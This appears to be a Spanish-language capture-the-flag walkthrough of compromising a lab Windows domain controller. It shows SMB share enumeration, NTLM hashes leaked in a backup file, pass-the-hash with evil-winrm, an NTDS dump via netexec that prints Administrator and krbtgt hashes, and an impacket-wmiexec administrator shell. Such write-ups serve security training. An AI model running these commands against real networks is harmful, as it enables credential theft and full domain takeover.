Vamos a probar si podemos acceder a nuevos recursos compartidos a traves del usuario "file_svc":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbmap -H 192.168.11.19 -u file_svc -p 'Password123!!'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.11.19:445       Name: soupedecode.local         Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   NO ACCESS
```

Encontramos un nuevo archivo:




```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.11.19:445       Name: soupedecode.local         Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        ./backup
        dr--r--r--                0 Mon Jun 17 17:41:17 2024    .
        dw--w--w--                0 Mon Jun 17 17:44:56 2024    ..
        fr--r--r--              892 Mon Jun 17 17:41:23 2024    backup_extract.txt
```

Nos lo descargamos y vamos a ver su contenido:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat backup_extract.txt
WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
FileServer$:2065:aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559:::
MailServer$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5:::
PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
```

Como podemos ver son hashes NTLM, estos hashes podemos utilizarlos para realizar "Pass The Hash". Con netexec podemos comprobar si alguna credencial es valida:




```
[+] SOUPEDECODE.LOCAL\FileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pwn3d!)
[-] SOUPEDECODE.LOCAL\MailServer$:e41da7e79a4c76dbd9cf79d1cb325559 STATUS_LOGON
[-] SOUPEDECODE.LOCAL\BackupServer$:e41da7e79a4c76dbd9cf79d1cb325559 STATUS_LOG
[-] SOUPEDECODE.LOCAL\ApplicationServer$:e41da7e79a4c76dbd9cf79d1cb325559 STATU
```

Como pone "Pwdned!" podemos conectarnos realizando un "Pass The Hash" con evil-winrm:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 192.168.11.19 -u FileServer$ -p aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemente

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FileServer$\Documents> whoami /all
```


El usuario pertenece al grupo de administradores:



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                         Type             SID
================================================== ================ ============================================
====================
SOUPEDECODE\Domain Computers                       Group            S-1-5-21-2986980474-46765180-2505414164-515
t, Enabled group
Everyone                                           Well-known group S-1-1-0
t, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access         Alias            S-1-5-32-554
t, Enabled group
BUILTIN\Users                                      Alias            S-1-5-32-545
t, Enabled group
BUILTIN\Administrators                             Alias            S-1-5-32-544
```

Como pertenece al grupo administrators podemos dumpear el ntds para conseguir el hash ntlm de todos los usuarios para poder realizar un "Pass the Hash" con cualquier usuario y ganar persistencia:


```
netexec smb 192.168.11.19 -u FileServer$ -H aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559 --ntds vss
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.19 -u FileServer$ -H aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559 ntds vss
SMB         192.168.11.19   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True)
(SMBv1:False)
SMB         192.168.11.19   445    DC01             [-] Invalid NTLM hash length 4, authentication not sent

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.19 -u FileServer$ -H aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559 --ntds vss
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsuti
l [Y/n] Y
SMB         192.168.11.19   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True)
(SMBv1:False)
SMB         192.168.11.19   445    DC01             [+] SOUPEDECODE.LOCAL\FileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pwn3d!)
SMB         192.168.11.19   445    DC01             [-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not
 found.
SMB         192.168.11.19   445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.11.19   445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:88d40c3a9a98889f5cbb778b0db54a2f:::
SMB         192.168.11.19   445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.11.19   445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
SMB         192.168.11.19   445    DC01             soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b1
5:::
SMB         192.168.11.19   445    DC01             soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c
6:::
SMB         192.168.11.19   445    DC01             soupedecode.local\kleo2:1105:aad3b435b51404eeaad3b435b51404ee:bda63615bc51724865a0cd0b4fd9ec14
:::
SMB         192.168.11.19   445    DC01             soupedecode.local\eyara3:1106:aad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a31c85cbea32ac67
1:::
SMB         192.168.11.19   445    DC01             soupedecode.local\pquinn4:1107:aad3b435b51404eeaad3b435b51404ee:92cdedd79a2fe7cbc8c55826b0ff2d
```

Ahora podemos conectarnos como cualquier usuario con "wmiexec" o con "psexec":

```
impacket-wmiexec -hashes 'aad3b435b51404eeaad3b435b51404ee:88d40c3a9a98889f5cbb778b0db54a2f'
administrator@192.168.11.19
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec -hashes 'aad3b435b51404eeaad3b435b51404ee:88d40c3a9a98889f5cbb778b0db54a2f' administrator@192.168.11.19
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
soupedecode\administrator
```